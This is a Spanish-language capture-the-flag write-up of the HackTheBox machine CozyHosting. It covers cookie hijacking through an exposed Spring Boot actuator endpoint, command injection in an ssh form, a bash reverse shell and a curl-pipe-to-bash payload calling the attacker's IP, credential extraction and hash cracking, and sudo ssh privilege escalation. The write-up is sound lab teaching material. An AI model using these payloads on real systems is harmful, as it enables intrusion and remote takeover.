CozyHosting
Writeup de la máquina CozyHosting de Hackthebox.

Resumen de la resolución
CozyHosting es una máquina Linux de dificultad Easy de la plataforma de HackTheBox, en ella veremos como nos conectaremos al panel de administración gracias a un Cookie Hijacking tras haber enumerado un endpoint de Spring Boot. En dicho panel de administración podemos ejecutar comandos remotamente gracias a una Command Injection. Una vez en la máquina víctima pivotaremos al usuario josh gracias a un Information Leakage en un archivo jar. Finalmente, tras habernos convertido en el usuario josh elevaremos nuestros privilegios abusando del permiso sudoers en /usr/bin/ssh.
Enumeración
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.230.Nmap
En segundo lugar, realizaremos un escaneo por TCP usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.230 -oG allPorts
Observamos como nos reporta que se encuentran abiertos los puertos 22 y 80.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80 -sCV 10.10.11.230 -oN targeted
En el segundo escaneo de Nmap lo que más nos llamará la atención es que existe el subdominio cozyhosting.htb.
 ___
___
Puerto 80 - HTTP (Nginx)
En primer lugar aplicaremos Virtual Hosting, para ello hemos de abrir el /etc/hosts y añadir la siguiente línea: 10.10.11.230 cozyhosting.htb.
Una vez aplicado el Virtual Hosting veremos como ahora si que podemos acceder correctamente a la página web la cual tiene el siguiente aspecto:

Tras estar un rato revisando la página web no vemos nada interesante más allá del panel de login en el que no podemos hacer nada por lo que pasaremos a realizar fuzzing con Gobuster usando el siguiente comando.
1
gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,js -t 50
Nos descubrirá los siguientes directorios, nos llamará la atención el /admin al cual no estamos autorizados, y otra cosa que nos llamará la atención es que ninguno de ellos tiene una extensión.

Tras realizar múltiples ataques de fuerza bruta sobre directorios no encontraremos nada diferente.
Tal y como vemos a continuación la página del error 404 nos llamará la atención pues es un tanto inusual.


Tras buscar en internet por este error podemos sacar la conclusión que estamos ante una página desarrollada con Spring Boot.

Si bien sabemos el repositorio de SecLists cuenta con un diccionario específico para las páginas desarrolladas con Spring Boot por lo que realizaremos fuzzing de directorios usando Gobuster gracias al siguiente comando.
1
gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt -t50
Observamos como nos descubre un montón de endpoints.
 ___
___
Explotación
Cookie Hijacking

Tras realizar múltiples peticiones a los diferentes endpoints nos llamará la atención el endpoint actuator/sessions al realizaremos la petición tal que así.
1
curl -s -X GET http://cozyhosting.htb/actuator/sessions | jq
Observamos como nos devuelve la Cookie para el usuario kanderson.

Nos dirigiremos a la sección de Storage en las DevTools para actualizar el valor de la Cookie JSESSIONID, y tal y como se aprecia en la captura conseguiremos acceder al panel de administración (/admin).
Command Injection
En la parte inferior veremos un pequeño formulario para conectarnos a través de ssh y nos llamará la atención su mensaje de error.

Tal y como vemos a continuación el anterior mensaje de error es el mismo que nos muestra la herramienta de terminal ssh.

Esto nos lleva a la conclusión de que por detrás se está ejecutando algo como ssh <input>@<input> por lo que podemos intentar a colar un comando pero veremos que nos dice que no puede contender espacios en blanco.

Alternativamente podemos usar ${IFS} que simula un espacio en blanco en bash, y ahora veremos que nos salta un nuevo error relacionado con el cifrado.


Si miramos el panel de ayuda de ssh veremos que se está refiriendo el parámetro -c del comando ssh en vez del comando ping.

Para escapar del comando ssh debemos añadir puntos y coma (;), y tal como vemos a continuación conseguiremos ejecutar un comando.
Debemos de aplicar el mismo concept de antes pero en la página web, en payload final sería el siguiente.
1
;ping${IFS}-c${IFS}1${IFS}10.10.16.3;
Observamos que recibimos el paquete ICMP por lo que tendremos ejecución remota de comandos sin ver el output del comando (RCE Blind).


En este punto lo que debemos de hacer es ponernos en escucha con NetCat (nc -nvlp 443) y nos montaremos un servidor con python (python3 -m http.server) donde tendremos un archivo con el típico one liner de bash (bash -c "bash -i >& /dev/tcp/10.10.16.3/443 0>&1") para posteriormente enviar una Reverse Shell a través del siguiente payload.
1
;curl${IFS}http://10.10.16.3|bash;
Observamos como recibimos correctamente la Reverse Shell por lo que habremos ganado acceso a la máquina víctima.
 ___
___
Movimiento lateral de usuario
Enumeración local
Una vez hemos ganado acceso a la máquina víctima nos daremos cuenta que hemos de pivotar al usuario josh para después a partir de este elevar al usuario root.

Enumeraremos localmente la máquina víctima, comenzaremos por detectar los servicios en escucha con netstat -tnl y nos llamará la atención que está abierto el puerto 5432 correspondiente a PostgreSQL, y el puerto 80 y 8080.

Si miraremos el /etc/nginx/sites-available/default podemos entender mejor lo que está pasando por detrás. Básicamente cuando realizamos una petición a http://10.10.11.230 nos redirige a http://cozyhosting.htb tal y como habíamos observado. posteriormente todas las solicitudes que lleguen a http://cozyhosting.htb son pasadas a través de un proxy al servidor interno montado por el puerto 8080.

Si revisamos los permisos SUID nos veremos nada interesante exceptuando al binario /usr/bin/pkexec el cual debe de ser nuestra última opción para elevar nuestros privilegios.
En el directorio /app veremos un archivo llamado cloudhosting-0.0.1.jar el cual nos llamará la atención.

cloudhosting-0.0.1.jar
jd-gui
Descompilaremos el fichero cloudhosting-0.0.1.jar usando jd-gui e importaremos el fichero jar.

Tras estar mirando diferentes ficheros nos toparemos con un usuario y contraseña en el fichero application.properties.
Unzip cloudhosting-0.0.1.jar [EXTRA]
Otra forma válida de extraer la contraseña de la base de datos es extrayendo el fichero jar, ya que este básicamente es un archivo comprimido que contiene la estructura de archivos y directorios de un proyecto Java.
Lo descomprimiremos usando 7z de la siguiente forma.
1
7z x cloudhosting-0.0.1.jar
Posteriormente usaremos el siguiente comando para buscar recursivamente por la palabra password en todos los ficheros del proyecto.
1
grep -r password . 2>/dev/null

Entre todas las coincidencias que nos encuentra nos llamará la atención el fichero /BOOT-INF/classes/application.properties.

Al mirar el contenido de dicho fichero encontraremos unas credenciales para el gestor de base de datos PostgreSQL.
PostgreSQL
Desde la máquina víctima y usando el siguiente comando probaremos a autenticarnos con las credenciales encontradas.
1
psql -h localhost -U postgres

Conseguiremos conectarnos correctamente por lo que pasaremos a listar las bases de datos (\l) y nos llamará la atención la base de datos cozyhosting.

Seleccionaremos la base de datos (\c cozyhosting) y mostraremos sus tablas (\dt).
Mostraremos la información almacenada en la tabla users con select * from users y veremos dos hashes.

Cracking Hashes

Almacenaremos dichos hashes en un fichero, los crackearemos usando johntheripper y encontraremos la contraseña manchesterunited para el usuario admin.
Usaremos dicha credencial para conectarnos como el usuario josh.
1
su josh

Veremos como conseguimos autenticarnos como dicho usuario.
Escalada de privilegios
Enumeración local
En primer lugar enumeraremos los permisos Sudoers y nos daremos cuenta que podemos ejecutar el binario ssh como el root.

Sudoers on /usr/bin/ssh
Mirando en nuestra página de confianza GTFOBins, encontraremos como elevar nuestros privilegios abusando del binario ssh, básicamente hemos de ejecutar el siguiente comando.
1
sudo -u root ssh -o ProxyCommand=';bash 0<&2 1>&2' x

Finalmente observaremos que hemos conseguido convertirnos en el usuario root.